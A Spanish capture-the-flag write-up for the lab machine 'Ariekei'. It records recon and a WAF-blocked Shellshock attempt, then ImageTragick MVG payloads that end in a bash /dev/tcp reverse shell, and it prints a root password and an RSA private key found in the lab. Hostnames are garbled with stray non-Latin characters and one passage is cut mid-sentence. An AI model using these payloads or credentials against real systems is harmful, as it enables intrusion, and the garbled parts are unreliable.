

Ariekei

Máquina: Ariekei

IP: 10.129.95.221

1. Reconocimiento

1.1 Escaneo de puertos

Iniciamos con un escaneo rápido para identificar los puertos TCP abiertos en la máquina objetivo.

```
└─# nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.95.221 -oG scanPort
```

Parámetros:

- `-p-` : Escanea el rango total de puertos (1-65535).
- `--open` : Muestra únicamente los puertos con estado abierto.
- `-sS` : Realiza un TCP SYN Scan (escaneo sigiloso).
- `--min-rate 5000` : Envía paquetes a una tasa no inferior a 5000 por segundo para agilizar el escaneo.
- `-Pn` : Omite el descubrimiento de host mediante ICMP (asume que el host está vivo).
- `-n` : No realiza resolución DNS.
- `-oG scanPort` : Guarda el resultado en formato "grepable".

Resultado:

```
Nmap scan report for 10.129.95.221
Host is up (0.042s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
443/tcp    open  https
1022/tcp   open  exp2

Nmap done: 1 IP address (1 host up) scanned in 11.37 seconds
```

1.2 Enumeración de servicios

Realizamos un escaneo profundo sobre los puertos detectados para obtener información de versiones y ejecutar scripts básicos de enumeración.

```
└─# nmap -p22,443,1022 -sCV 10.129.95.221 -oN scanV
```

Parámetros:

- `-p22,443,1022` : Especifica los puertos a analizar.
- `-sC` : Ejecuta los scripts por defecto de Nmap (NSE).
- `-sV` : Intenta determinar la versión del servicio que corre en el puerto.
- `-oN scanV` : Guarda el resultado en formato normal de Nmap.

Resultado:

Nmap scan report for 10.129.95.221

Host is up (0.042s latency).

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 2048 a7:5b:ae:65:93:ce:fb:dd:f9:6a:7f:de:50:67:f6:ec (RSA)

| 256 64:2c:a6:5e:96:ca:fb:10:05:82:36:ba:f0:c9:92:ef (ECDSA)

|_ 256 51:9f:87:64:be:99:35:2a:80:a6:a2:25:eb:e0:95:9f (ED25519)

443/tcp	open	ssl/http nginx	1.10.2
---------	------	----------------	--------

| tls-alpn:

|_ http/1.1

| tls-nextprotoneg:

|_ http/1.1

|_http-server-header: nginx/1.10.2

|_ssl-date: TLS randomness does not represent time

| ssl-cert: Subject: stateOrProvinceName=Texas/countryName=US

| Subject Alternative Name: DNS:calvin.ariekei.htb, DNS:beehive.ariekei.htb

| Not valid before: 2017-09-24T01:37:05

|_Not valid after: 2045-02-08T01:37:05

|_http-title: Site Maintenance

1022/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
----------	------	-----	--

| ssh-hostkey:

| 1024 98:33:f6:b6:4c:18:f5:80:66:85:47:0c:f6:b7:90:7e (DSA)

| 2048 78:40:0d:1c:79:a1:45:d4:28:75:35:36:ed:42:4f:2d (RSA)

| 256 45:a6:71:96:df:62:b5:54:66:6b:91:7b:74:6a:db:b7 (ECDSA)

|_ 256 ad:8d:4d:69:8e:7a:fd:d8:cd:6e:c1:4f:6f:81:b4:1f (ED25519)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds

1.3 Identificación del Codename de la distribución

Analizamos las versiones de SSH obtenidas en Launchpad para identificar la versión específica de Ubuntu.

Puerto 22:

OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 launchpad

Resultado:

Ubuntu Xenial

Puerto 1022:

OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 launchpad

Resultado:

Ubuntu Trusty

1.4 Configuración del archivo hosts

Añadimos al archivo `/etc/hosts` los subdominios detectados en el certificado SSL para que la resolución de nombres sea correcta durante la auditoría.

10.129.95.221 ariekei.htb calvin.ariেকেi.htb beehive.ariেকেi.htb

1.5 Identificación de tecnologías web

Utilizamos `whatweb` para identificar el software y las cabeceras de los diferentes dominios y subdominios.

IP Directa:

whatweb 10.129.95.221:443

Resultado:

<https://10.129.95.221> [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.10.2], IP[10.129.95.221], Title[Site Maintenance], UncommonHeaders[x-ariেকেi-waf], nginx[1.10.2]

Dominio principal (ariেকেi.htb):

└─# whatweb <https://ariেকেi.htb>

Resultado:

<https://ariেকেi.htb> [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.10.2], IP[10.129.95.221], Title[Site Maintenance], UncommonHeaders[x-ariেকেi-waf], nginx[1.10.2]

Subdominio calvin:

└─# whatweb <https://calvin.ariেকেi.htb>

Resultado:

<https://calvin.ariেকেi.htb> [404 Not Found] Country[RESERVED][ZZ], HTTPServer[nginx/1.10.2], IP[10.129.95.221], Title[404 Not Found], nginx[1.10.2]

Subdominio beehive:

<https://beehive.ariেকেi.htb> [200 OK] Country[RESERVED][ZZ], HTML5,

HTTPServer[nginx/1.10.2], IP[10.129.95.221], Title[Site Maintenance],
UncommonHeaders[x-arikei-waf], nginx[1.10.2]

1.6 Análisis del certificado SSL

Intentamos extraer información adicional del certificado SSL.

```
└─# openssl s_client -connect 10.129.95.221:443
```

Parámetros:

- `s_client` : Implementa un cliente SSL/TLS genérico.
- `-connect` : Especifica el host y puerto al que conectarse.


Resultado:

nada interesante.


1.7 Análisis manual web

Accedemos visualmente a los sitios para entender su estructura.

Al acceder a `https://10.129.95.221/`, vemos un mensaje indicando que el sitio está en desarrollo: "This site is under development".



- Al acceder a `https://calvin.arikei.htb/`, obtenemos un error **404 Not Found**.



- Al acceder a <https://beehive.ariekei.htb/> , observamos el mismo contenido que en el dominio principal: "This site is under development".

1.8 Fuzzing de directorios (beehive.ariekei.htb)

Realizamos un ataque de fuerza bruta sobre el subdominio beehive para encontrar directorios ocultos.

└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt <https://beehive.ariekei.htb/FUZZ/>

Parámetros:

- -c : Formato de salida con colores.
- --hc=404 : Oculta los resultados que devuelvan un código de estado 404.
- -t 200 : Utiliza 200 hilos simultáneos.
- -w : Especifica la ruta del diccionario de palabras.
- FUZZ : Palabra clave que será sustituida por el contenido del diccionario.

Resultado:

```
000000032: 301      9 L      28 W      325 Ch    "blog"
000000035: 403     10 L     30 W     295 Ch    "cgi-bin"
```

1.9 Generación de diccionario personalizado

Analizamos el contenido del blog. Al detectar mucho texto en los posts, recolectamos palabras para crear un diccionario que podría servir para futuros ataques de fuerza bruta.

Con cewl:

└─# cewl -w diccionario <https://beehive.ariekei.htb/blog/post.html>

1.10 Análisis de formulario de contacto y WAF

En la sección de contacto encontramos un formulario.

bee hive. ariekei. htb / blog / contact. html

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Start Bootstrap

HOME ABOUT SAMPLE POST CONTACT

Want to get in touch with me? Fill out the form below to send me a message and I will try to get back to you within 24 hours!

Name
Test1

Email Address
test2@test.com

Phone Number
666777888

Message
test3

SEND

Al rellenarlo, obtenemos el mensaje: Your message has been sent . Interceptamos la petición con Burp Suite para analizar el comportamiento.

La petición se envía vía POST al endpoint: POST /blog/mail/contact_me.php . Curiosamente, en la respuesta se observa código fuente PHP.

Request		Response			
Pretty	Raw	Hex	Render		
<pre>1 POST /blog/mail/contact_me.php HTTP/1.1 2 Host: beehive.arikei.htb 3 Content-Length: 61 4 Sec-Ch-Ua-Platform: "Linux" 5 Accept-Language: es-ES,es;q=0.9 6 Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24" 7 Sec-Ch-Ua-Mobile: ?0 8 X-Requested-With: XMLHttpRequest 9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 10 Accept: */* 11 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 12 Origin: https://beehive.arikei.htb 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://beehive.arikei.htb/blog/contact.html 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 Connection: keep-alive 20 21 name=test1&phone=12312312&email=test2%40test.com&message=test4</pre>		<pre>3 Date: Mon, 19 Jan 2026 14:40:16 GMT 4 Content-Length: 1242 5 Connection: keep-alive 6 Last-Modified: Sat, 16 Sep 2017 00:38:30 GMT 7 ETag: "192c7-4da-55943ba7d2d80" 8 X-Ariekei-WAF: beehive.arikei.htb 9 Accept-Ranges: bytes 10 11 <?php 12 // Check for empty fields 13 if(empty(\$_POST['name']) 14 empty(\$_POST['email']) 15 empty(\$_POST['phone']) 16 empty(\$_POST['message'])) { 17 //filter_var(\$_POST['email'],FILTER_VALIDATE_EMAIL) 18 { 19 echo "No arguments Provided!"; 20 return false; 21 } 22 23 \$name = strip_tags(htmlspecialchars(\$_POST['name'])); 24 \$email_address = strip_tags(htmlspecialchars(\$_POST['email'])); 25 \$phone = strip_tags(htmlspecialchars(\$_POST['phone'])); 26 \$message = strip_tags(htmlspecialchars(\$_POST['message'])); 27 28 // Create the email and send the message 29 \$to = 'yourname@yourdomain.com'; // Add your email address inbetween the '' replacing yourname@yourdomain.com - This is where the form will send a message to. 30 \$email_subject = "Website Contact Form: \$name"; 31 \$email_body = "You have received a new message from your website contact form.\n\n"."Here are the details:\n\nName: \$name\n\nEmail: \$email_address\n\nPhone: \$phone\n\nMessage:\n\$message"; 32 \$headers = "From: noreply@yourdomain.com\n"; // This is the email address the generated message will be from. We recommend using something like noreply@yourdomain.com. 33 \$headers .= "Reply-To: \$email_address"; 34 mail(\$to,\$email_subject,\$email_body,\$headers); 35 return true; 36 ?></pre>			

Además, detectamos una cabecera inusual que apunta a un WAF: X-Ariekei-WAF: beehive. ariekei. htb . Verificamos su presencia con wafw00f .

└─# wafw00f <https://beehive.arikei.htb/blog/contact.html>

Resultado:

```
[*] The site https://beehive.ariekei.htb/blog/contact.html seems to be
behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack
string is used.
Normal response code is "200", while the response code to cross-site
scripting attack is "403"
[~] Number of requests: 5
```

Verificamos los otros dominios y subdominios:

Dominio:

└─# wafw00f <https://ariekei.htb>

Resultado:

```
[*] The site https://ariekei.htb seems to be behind a WAF or some sort of
security solution
[~] Reason: The server returns a different response code when an attack
string is used.
Normal response code is "200", while the response code to cross-site
scripting attack is "403"
[~] Number of requests: 5
```

Verificamos el subdominio calvin:

└─# wafw00f <https://calvin.ariekei.htb>

Resultado:

```
[*] The site https://calvin.ariekei.htb seems to be behind a WAF or some
sort of security solution
[~] Reason: The server returns a different response code when an attack
string is used.
Normal response code is "404", while the response code to cross-site
scripting attack is "403"
[~] Number of requests: 5
```

1.11 Fuzzing de archivos en /cgi-bin/

Probamos a acceder al otro directorio encontrado:

<https://beehive.ariekei.htb/cgi-bin/>

Resultado:

Forbidden

Aunque el directorio `/cgi-bin/` devolvía un 403, intentamos enumerar archivos dentro de él:

└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-

Content/DirBuster-2007_directory-list-2.3-medium.txt <https://beehive.ariekei.htb/cgi-bin/FUZZ>

Resultado:

```
000000171: 200 36 L 99 W 1258 Ch "stats"
```

1.12 Análisis de la utilidad /cgi-bin/stats

Accedemos a <https://beehive.ariekei.htb/cgi-bin/stats> y obtenemos información del sistema y variables de entorno:

Resultado:

```
Mon Jan 19 14:53:48 UTC 2026
14:53:48 up 2:07, 0 users, load average: 1.42, 1.04, 0.43
GNU bash, version 4.2.37(1)-release (x86_64-pc-linux-gnu) Copyright (C) 2011
Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later
This is free software; you are free to change and redistribute it. There is
NO WARRANTY, to the extent permitted by law.
Environment Variables:

SERVER_SIGNATURE=
Apache/2.2.22 (Debian) Server at beehive.ariekei.htb Port 80

HTTP_SEC_FETCH_DEST=document
HTTP_SEC_FETCH_USER=?1
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
HTTP_X_FORWARDED_FOR=10.10.14.195
SERVER_PORT=80
HTTP_HOST=beehive.ariekei.htb
HTTP_X_REAL_IP=10.10.14.195
DOCUMENT_ROOT=/home/spanishdancer/content
SCRIPT_FILENAME=/usr/lib/cgi-bin/stats
REQUEST_URI=/cgi-bin/stats
SCRIPT_NAME=/cgi-bin/stats
HTTP_CONNECTION=close
REMOTE_PORT=35984
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/usr/lib/cgi-bin
SERVER_ADMIN=webmaster@localhost
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_PRIORITY=u=0, i
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
REMOTE_ADDR=172.24.0.1
SHLVL=1
```

```
SERVER_NAME=beehive.ariekei.htb
SERVER_SOFTWARE=Apache/2.2.22 (Debian)
HTTP_SEC_FETCH_MODE=navigate
QUERY_STRING=
SERVER_ADDR=172.24.0.2
GATEWAY_INTERFACE=CGI/1.1
HTTP_UPGRADE_INSECURE_REQUESTS=1
SERVER_PROTOCOL=HTTP/1.0
HTTP_ACCEPT_ENCODING=gzip, deflate, br, zstd
HTTP_SEC_FETCH_SITE=none
REQUEST_METHOD=GET
_=/usr/bin/env
```

Identificamos la versión de Bash: **4.2.37(1)**. Esta versión es vulnerable a **Shellshock** (CVE-2014-6271), un ataque que permite inyectar comandos a través de variables de entorno como el User-Agent en scripts CGI.

1.13 Intento de explotación Shellshock (beehive)

Buscamos vulnerabilidades por bash:

bash 4.2.37 exploit

Resultados relacionados con la vulnerabilidad de shellshock, buscamos como explotarlo:
Shellshock how to use it

Resultado:

<https://blog.cloudflare.com/inside-shellshock/>

Interceptamos la petición de:

<https://beehive.ariekei.htb/cgi-bin/stats>

Ejemplo de cloudflare:


```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

Cambiamos nuestro user agent por:

```
() { :; }; /usr/bin/id
```

Resultado:

Lo detecta el WAF.



Incluso intentando codificar la carga útil en URL, el WAF sigue bloqueando el acceso.

1.14 Fuzzing de directorios (calvin.arikei.htb)

Cambiamos el enfoque al subdominio `calvin`.


└─# wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt <https://calvin.arikei.htb/FUZZ>

Resultado:

```
000000366: 200 34 L 141 W 1656 Ch "upload"
```

1.15 Análisis de la aplicación de subida de archivos

Accedemos a `https://calvin.arikei.htb/upload`. Vemos una interfaz para subir imágenes que indica estar bajo desarrollo.



Al intentar subir una imagen normal de un gato, la conexión falla.

al procesar archivos MVG (Magick Vector Graphics), permitiendo ejecución remota de comandos (RCE).

2.2 Prueba de concepto (ICMP)

Buscando explotaciones:

imageTragick exploit

Resultado:

<https://imagetragick.com/>

exploit.mvg:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg);|ls "-la)'\n'
pop graphic-context
```

Modificamos el exploit:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg);|ping -c 1 10.10.14.195; echo\n"test)'\n'
pop graphic-context
```

Sniffamos trafico con tcpdump:

```
└─# tcpdump -i tun0 icmp -n
```

Subimos el archivo.

Resultado:

No obtenemos nada

Mirando otras fuentes:

<https://www.infosecinstitute.com/resources/hacking/exploiting-imagetragick/>

Vemos que no tiene el ';':

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/oops.jpg)|ls "-la)'\n'
pop graphic-context
```

Modificamos el exploit:

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/oops.jpg)|ping -c 1 10.10.14.195; echo "test)"
pop graphic-context
```

Volvemos a subir la imagen, resultado:

16:52:08.178910 IP 10.129.95.221 > 10.10.14.195: ICMP echo request, id 16, seq 1, length 64

Tenemos conexión.

2.3 Obtención de Reverse Shell

Modificamos el payload para obtener una consola interactiva.

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/oops.jpg)|bash -i >& /dev/tcp/10.10.14.195/443
0>&1; echo "test)"
pop graphic-context
```

Ponemos un escucha en nuestra máquina:

nc -nlvp 443

Subimos el archivo y recibimos la conexión.

Resultado:

Reverse shell exitosa.

3. Post-explotación

3.1 Enumeración inicial y tratamiento de la TTY

Estabilizamos la shell para poder trabajar cómodamente.

[script - pseudo-terminal - TTY](#)

Verificamos el hostname:

hostname -l

Resultado:

172.23.0.11

Verificamos el identificador:

id

Resultado:

uid=0(root) gid=0(root) groups=0(root)

3.2 Descubrimiento de archivos críticos y contenedores

Encontramos un directorio inusual en la raíz llamado `/common` :

```
drwxr-xr-x 5 root root 4096 Sep 2 2021 common
```

Verificamos si es un volumen montado:

```
mount | grep common
```

Resultado:

```
/dev/mapper/ariekei--vg-root on /common type ext4 (ro,relatime,errors=remount-ro,data=ordered)
```

Explorando `/common` , encontramos:

```
/common/containers/bastion-live
```

En el archivo Dockerfile, nos encontramos con una clave publica:

```
FROM rastasheep/ubuntu-sshd
RUN echo "root:Ib3!kTEvYw6*P7s" | chpasswd
RUN mkdir -p /root/.ssh
RUN echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDwzZ8tXRyG6en6U8d4r/oL/fpx2Aw+V22u8dJjNnSP9jly
+RFJk8Z+aKMFTIYJ+orjyMxieqMtyYdVOUDvCanMnChmPbIWqw6UzdV+nnBrWTE/4keDSRn8ijs1
0tPPiBDDDpqQf21XiyyUfD0RkAl3gJk6hw7wHfWEilR1KWflbNAlau+lfM9YOFbYrFmpKnZivqk
DtuEPfnIVDurS2CiDC+oS+fnP2nGcIMec95iiPpJ4MhPvbdlb+UCxV6FoNtehT9ciZukD0xIXakw
AwGLPLfQbzQqqEjEh5ltvnaJG6QzPfLnB6Uis8ku0NNDitreBm2Ba9sJ8NpXh46Ighhh
root@arieka" > /root/.ssh/authorized_keys
RUN mkdir /common
```

En el archivo nginx.conf, en el directorio:

```
/common/containers/waf-live
```

Nos encontramos con otra ip de otro contenedor:

<http://172.24.0.2/>

En el directorio oculto:

```
/common/.secrets
```

Vemos dos archivos, que uno es la clave publica y otra la clave privada:

```
bastion_key bastion_key.pub
```

bastion_key:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAM2fLV0chunp+lPHeK/6C/36cdgMPldtrvHSYzZ0j/Y5cvkR
SZPGfmijBUyGCfqK48jMYnqjLcmHVTlA7wmpzJwoZj2yFqs0lM3Vfp5wa1kxP+JH
g0kZ/Io7NdLTz4gQww6akH9tV4oslHw9EZAjd4CZ0oc08B31hIpUdSlN5WzQJWrv
pXzPWDhS22KxZqSp2Yr6pA7bhD35yFQ7q0tgogwvqEvn5z9pxnCDHnPeYoJ6SeDI
```

```
T723ZW/lAsVehaDbXoU/XImbpA9MSF2pMAMBpT5RUG80KqhIxIeZbb52iRukMz3y
5welIrPJLTDtQ4ra3gZtgWvbcfDaV4e0iIIYYQIDAQABAOIBAQDOIAUojLKVnfeG
K17tJR3SVBakir54QtiFz0Q7XurKLieiricpJ1Da9fDN4WI/enKXZ1Pk3Ht//yLU
P00hENGDbwx58EfYdZZmtAcTesZabZ/lwmlarSGMdjsW6KAc3qkSfxa5qApNy947
QFn6BaTE4ZTIb8H0sqZuTQbcv5PK4v/x/PelJTucb6fYF9iT3A/pnXnLrN9AIFBK
/GB02ay3XDkTPH4HfgROHbkwwverzc78RzjMe8cG831TwWa+924u+Pug53GUOwet
A+nCVJSxHvgHuNA2b2oMfsuyS0i7NfPKumj05hhfLex+SQK0zRXzRXX48LP8hDB0
G75JF/W9AogBAPvGa7H0Wen3Yg8n1yehy6W8Iqek0KHR17EE4Tk4sjuDL0jiEkWL
WlzQp5Cg6YBtQoICugPSPjjRpu3GK6hI/sG9SGzGJVkgS4QIGUN1g3cP0AIFK08c
41xJOikN+oNInsb2RJ3zSHCsQgERHgMdFGZVQNYcKQz0l0+8U0lEEe1zAoGBAPTY
EWZlh+OMxGLLo4Um89cuUUutPbEaDuvcd5R85H9Ihag6DS5N3mhEjZE/XS27y7wS
3Q4ilYh8Twk6m4REMHeYwz4n0QZ8NH9n6TVxReDsgrBj2nMPV0Qaji2xn4L7WYaJ
KImQ+AR9ykV2ILZ42LoyaIntX7IsRC20/LbkJm3bAoGAFvFZ1vmBSAS29tKWlJH1
0MB4F/a43EYW9ZaQP3qfIzUtFeMj7xzGQzbwTgmbvYw3R0mgUcDS0rKoF3q7d7ZP
ILBy7RaRSLHcr8ddJfyLYkoallSKQcdMIJi7qAoSDeyMK209i3cj3sCTsy0wIvCI
6XpTUI92vit7du0eWcr0J2kCgYAjRlvUTKThHeicYv3/b66FwuTrfuGHRyG5EhWG
WDA+74Ux/ste3M+0J5DtAeuEt2E3FRSKc7WP/nTRpm10dy8MrgB8tPZ62GwZyD0t
oUSKQkvEgbgZnblDxy7CL6hLQG5J8QAsEyhgFyf6uPzF1rPVZXTf6+tOna6NaNEf
oNyMkwKBgQCCCVKHRFC7na/8qMwuHEb6uRfsQV81pna5mLi55PV6RHxnoZ2wOdTA
jFhkdTVmzkkP62Yxd+DZ8RN+j0Es+cigpPjlhjeFJ+iN7mCZoA7UW/NeAR1GbjoE
BJBoz1pQBtLPQSGPaw+x7rHwgRMAj/LMLTI46fMFAWXB2AzaHHDNPg==
-----END RSA PRIVATE KEY-----
```

bastion_key.pub:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDwzZ8tXRyG6en6U8d4r/oL/fpx2Aw+V22u8dJjNnSP9jly
+RFJk8Z+aKMFTIYJ+orjyMxieqMtyYdVOUDvCanMnChmPbIWqw6UzdV+nnBrWTE/4keDSRn8ijs1
